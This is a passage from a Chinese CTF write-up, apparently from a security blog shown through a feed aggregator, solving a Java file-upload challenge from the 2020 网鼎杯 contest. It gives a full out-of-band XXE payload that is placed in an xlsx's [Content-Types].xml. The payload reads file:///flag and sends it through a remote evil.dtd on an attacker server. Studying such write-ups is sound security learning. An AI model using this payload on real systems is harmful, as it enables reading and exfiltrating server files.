惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

J
Java Code Geeks
Martin Fowler
Martin Fowler
MongoDB | Blog
MongoDB | Blog
博客园 - Franky
Cyber Security Advisories - MS-ISAC
Microsoft Security Blog
H
Hackread – Cybersecurity News, Data Breaches, AI and More
博客园_首页
腾讯CDC
D
Docker
The Cloudflare Blog
量子位
爱范儿
爱范儿
L
LangChain Blog
博客园 - 三生石上(FineUI控件)
博客园 - 司徒正美
aimingoo的专栏
aimingoo的专栏
Blog — PlanetScale
Blog — PlanetScale
Jina AI
Jina AI
Apple Machine Learning Research
Hugging Face - Blog
Hugging Face - Blog
博客园 - 聂微东
Vercel News
Vercel News
MyScale Blog
MyScale Blog

SumSec's Blog

AI Agent 工程的必然演进:CLI、Skills、Harne… 从安全角度谈Java反射机制--前章 · SUMSEC 从安全角度谈Java反射机制--终章 · SUMSEC 逆向学习fastjson反序列化始 · SUMSEC 2020年研究回顾总结 · SUMSEC Abstract syntax tree classes for … Analyzing data flow in Java · SUM… Annotations in Java · SUMSEC Basic query for Java code · SUMSEC BypassSuper使用介绍说明 · SUMSEC CodeQL Create OpenJdk/Jdk8 Databa… CodeQL library for Java · SUMSEC Navigating the call graph · SUMSEC Overflow-prone comparisons in Jav… Types in Java · SUMSEC Working with source locations · S… Aliases · SUMSEC Expression · SUMSEC Formulas · SUMSEC Javadoc · SUMSEC Modules · SUMSEC Predicates · SUMSEC Queries · SUMSEC Type · SUMSEC Variables · SUMSEC 一道shiro反序列化题目引发的思考 · SUMSEC 修改ysoserial使其支持任意代码执行 · SUMSEC 自定义 ClassLoader 隔离运行不同版本jar包的方式 ·… CNVD-2020-10487(CVE-2020-1938)tom… JDSRC安全课笔记 · SUMSEC
2020网鼎杯---Java文件上传wp · SUMSEC
2026-07-17 · via SumSec's Blog

2020网鼎杯—Java文件上传wp

前言

一篇文章读懂Java代码审计之XXE看过我这篇博客应该不难,没看过建议在看看。


题解


下载了所有的class发现需要上传xlsx poi
开头必须是execl
在这里插入图片描述


  • 新建execl

-1.xlsx文件,修改后缀名execl
-1.xlsx.zip解压。
在这里插入图片描述

  • 修改[Content-Types].xml

    <!DOCTYPE ANY [
    <!ENTITY % file SYSTEM "file:///flag">
    <!ENTITY % remote SYSTEM "http://ip:8089/evil.dtd">
    %remote;
    %all;
    ]>
    <root>&send;</root>
    

    在这里插入图片描述

  • 重新打包成excel-1.xlsx,文件名一定不能错。

  • 在服务器上新建一个evil.etd文件。
    在这里插入图片描述
<!ENTITY % all "<!ENTITY send SYSTEM 'http://ip:8089/%file;'>">

  • 然后直接上传,查看服务器http记录。

在这里插入图片描述

在这里插入图片描述

评论

使用 GitHub 账号留言,讨论将同步为仓库 Issues